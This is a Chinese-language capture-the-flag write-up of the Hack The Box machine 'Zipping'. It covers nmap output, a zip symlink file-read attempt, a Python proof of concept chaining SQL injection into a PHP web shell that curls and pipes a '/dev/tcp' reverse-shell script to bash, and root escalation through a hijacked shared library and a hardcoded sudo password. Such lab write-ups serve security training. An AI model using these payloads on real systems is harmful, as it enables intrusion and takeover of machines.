Zipping(完成)


port scanning

```
┌──(root㉿kali)-[~]
└─# nmap -sCV 10.10.11.229
Starting Nmap 7.93 ( https://nmap.org ) at 2023-10-29 13:23 EDT
Nmap scan report for 10.10.11.229
Host is up (0.30s latency).
Not shown: 921 closed tcp ports (reset), 77 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.0p1 Ubuntu 1ubuntu7.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 9d6eec022d0f6a3860c6aaac1ee0c284 (ECDSA)
|_  256 eb9511c7a6faad74aba2c5f6a4021841 (ED25519)
80/tcp open  http    Apache httpd 2.4.54 ((Ubuntu))
|_http-server-header: Apache/2.4.54 (Ubuntu)
|_http-title: Zipping | Watch store
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.58 seconds

┌──(root㉿kali)-[~]
```

80Port，找到update位置，但只能用pdf壓縮zip上傳。
但上傳後會解壓縮，可直接讀取PDF



可以嘗試pdf有link方式，在反彈shell測試
參考:https://book.hacktricks.xyz/pentesting-web/file-upload#symlink

符號連結

上傳包含其他文件軟鏈接的鏈接，然後訪問解壓後的文件，您將訪問鏈接文件：

```
ln -s ../../../index.php symindex.txt
zip --symlinks test.zip symindex.txt
tar -cvf test.tar symindex.txt
```

使用ZIP bash反彈失敗，看到官網有修復漏洞

參考github其他反彈=https://github.com/saoGITo/HTB_Zipping

```
import requests
import sys
import subprocess
import random

if len(sys.argv) < 2:
    print("Usage: python3 HTB_Zipping_poc.py <listener ip> <listener port>")
    sys.exit(1)

fnb = random.randint(10, 10000)
url = "http://zipping.htb/"

session = requests.Session()

print("[+] Please run nc in other terminal: rlwrap -cAr nc -nvlp " + f"{sys.argv[2]}")

print("[+] Write php shell /var/lib/mysql/rvsl" + str(fnb) + ".php")

with open('revshell.sh', 'w') as f:
        f.write("#!/bin/bash\n")
        f.write(f"bash -i >& /dev/tcp/{sys.argv[1]}/{sys.argv[2]} 0>&1")
proc = subprocess.Popen(["python3", "-m", "http.server", "8000"])
phpshell = session.get(url + f"shop/index.php?
page=product&id=%0A'%3bselect+'<%3fphp+system(\"curl+http%3a//{sys.argv[1]}:8000/revsh
ell.sh|bash\")%3b%3f>'+into+outfile+'/var/lib/mysql/rvsl{fnb}.php'+%231")

print("[+] Get Reverse Shell")

phpshell = session.get(url + f"shop/index.php?
page=..%2f..%2f..%2f..%2f..%2fvar%2flib%2fmysql%2frvsl{fnb}")
```

```
proc.terminate()
```

```
rektsu@zipping:/var/www/html/shop$ id
id
uid=1001(rektsu) gid=1001(rektsu) groups=1001(rektsu)
rektsu@zipping:/var/www/html/shop$ whoami
whoami
rektsu
rektsu@zipping:/var/www/html/shop$ uname -a
uname -a
Linux zipping 5.19.0-46-generic #47-Ubuntu SMP PREEMPT_DYNAMIC Fri Jun 16 13:30:11 UTC 2023 x86_64 x86_64 x86_64 GNU/Li
nux
rektsu@zipping:/var/www/html/shop$
```

---

user flag

```
rektsu@zipping:/home/rektsu$ ls
user.txt
rektsu@zipping:/home/rektsu$ cat user.txt
f35f1df87c7329f198339439be64a749
```

---

uname -a 有修復無法使用內核提權Linux 5.19(Ubuntu)

開始提權

```
rektsu@zipping:/tmp$ sudo -l
Matching Defaults entries for rektsu on zipping:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User rektsu may run the following commands on zipping:
    (ALL) NOPASSWD: /usr/bin/stock
rektsu@zipping:/tmp$
```

疑似root與密碼=passwd:St0ckM4nager

```
rektsu@zipping:/tmp$ strings /usr/bin/stock
/lib64/ld-linux-x86-64.so.2
mgUa
fgets
stdin
puts
exit
fopen
__libc_start_main
fprintf
dlopen
__isoc99_fscanf
__cxa_finalize
strchr
fclose
__isoc99_scanf
strcmp
__errno_location
libc.so.6
GLIBC_2.7
GLIBC_2.2.5
GLIBC_2.34
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
PTE1
u+UH
Hakaize
St0ckM4nager
/root/.stock.csv
Enter the password:
```

strace sudo /usr/bin/stock

```
bash-5.2$ strace /usr/bin/stock
execve("/usr/bin/stock", ["/usr/bin/stock"], 0x7fff612c9d30 /* 18 vars */) = 0
brk(NULL)                               = 0x5630c35f7000
arch_prctl(0x3001 /* ARCH_??? */, 0x7fffa87e1780) = -1 EINVAL (Invalid argument)
mmap(NULL, 8192, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7fe459909000
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
newfstatat(3, "", {st_mode=S_IFREG|0644, st_size=18225, ...}, AT_EMPTY_PATH) = 0
mmap(NULL, 18225, PROT_READ, MAP_PRIVATE, 3, 0) = 0x7fe459904000
close(3)                                = 0
openat(AT_FDCWD, "/lib/x86_64-linux-gnu/libc.so.6", O_RDONLY|O_CLOEXEC) = 3
read(3, "\177ELF\2\1\1\3\0\0\0\0\0\0\0\0\3\0>\0\1\0\0\0\3206\2\0\0\0\0"..., 832) = 832
pread64(3, "\6\0\0\0\4\0\0\0@\0\0\0\0\0\0\0@\0\0\0\0\0\0\0@\0\0\0\0\0\0"..., 784, 64) = 784
newfstatat(3, "", {st_mode=S_IFREG|0644, st_size=2072888, ...}, AT_EMPTY_PATH) = 0
pread64(3, "\6\0\0\0\4\0\0\0@\0\0\0\0\0\0\0@\0\0\0\0\0\0\0@\0\0\0\0\0\0"..., 784, 64) = 784
mmap(NULL, 2117488, PROT_READ, MAP_PRIVATE|MAP_DENYWRITE, 3, 0) = 0x7fe459600000
mmap(0x7fe459622000, 1544192, PROT_READ|PROT_EXEC, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x22000) = 0x7fe459622000
mmap(0x7fe45979b000, 356352, PROT_READ, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x19b000) = 0x7fe45979b000
mmap(0x7fe4597f2000, 24576, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_DENYWRITE, 3, 0x1f1000) = 0x7fe4597f2000
mmap(0x7fe4597f8000, 53104, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_FIXED|MAP_ANONYMOUS, -1, 0) = 0x7fe4597f8000
close(3)                                = 0
mmap(NULL, 12288, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x7fe459901000
arch_prctl(ARCH_SET_FS, 0x7fe459901740) = 0
set_tid_address(0x7fe459901a10)         = 2748
set_robust_list(0x7fe459901a20, 24)     = 0
rseq(0x7fe459902060, 0x20, 0, 0x53053053) = 0
mprotect(0x7fe4597f2000, 16384, PROT_READ) = 0
mprotect(0x5630c2077000, 4096, PROT_READ) = 0
mprotect(0x7fe45993f000, 8192, PROT_READ) = 0
prlimit64(0, RLIMIT_STACK, NULL, {rlim_cur=8192*1024, rlim_max=RLIM64_INFINITY}) = 0
munmap(0x7fe459904000, 18225)           = 0
newfstatat(1, "", {st_mode=S_IFCHR|0620, st_rdev=makedev(0x88, 0), ...}, AT_EMPTY_PATH) = 0
getrandom("\x17\x8f\x9f\x1b\xc5\x9a\x48\x61", 8, GRND_NONBLOCK) = 8
brk(NULL)                               = 0x5630c35f7000
brk(0x5630c3618000)                     = 0x5630c3618000
newfstatat(0, "", {st_mode=S_IFCHR|0620, st_rdev=makedev(0x88, 0), ...}, AT_EMPTY_PATH) = 0
write(1, "Enter the password: ", 20Enter the password: )    = 20
read(0,
```

有看到/home/rektsu/.config/libcounter.so

hacktricks

Linux Privesc=https://book.hacktricks.xyz/linux-hardening/privilege-escalation?source=post_page-----288d4f317bb1----------

```
#include <stdio.h>
#include <stdlib.h>

static void inject() __attribute__((constructor));

void inject(){
    system("cp /bin/bash /tmp/bash && chmod +s /tmp/bash && /tmp/bash -p");
}
```

使用以下命令編譯它：

```
gcc -shared -o /home/user/.config/libcalc.so -fPIC /home/user/.config/libcalc.c
```

進行code調整

```
#include <stdio.h>
#include <stdlib.h>

static void inject() __attribute__((constructor));

void inject(){
    system("cp /bin/bash /tmp/bash && chmod +s /tmp/bash && /tmp/bash -p");
}
```

gcc -shared -o /home/rektsu/.config/libcounter.so -fPIC [File.c]

---

root flag

```
rektsu@zipping:/tmp$ St0ckM4nager
bash: St0ckM4nager: command not found
rektsu@zipping:/tmp$ sudo /usr/bin/stock
Enter the password: St0ckM4nager
root@zipping:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@zipping:/tmp# whoami
root
root@zipping:/tmp# uname -a
Linux zipping 5.19.0-46-generic #47-Ubuntu SMP PREEMPT_DYNAMIC Fri Jun 16 13:30:11 UTC 2023 x86_64 x86_64 x86_64 GNU
/Linux
root@zipping:/tmp# cd root
bash: cd: root: No such file or directory
root@zipping:/tmp# cd
root@zipping:~# ls
root.txt
root@zipping:~# cat root.txt
845b2a4c72f9fe57bb2a750ba77c4df0
```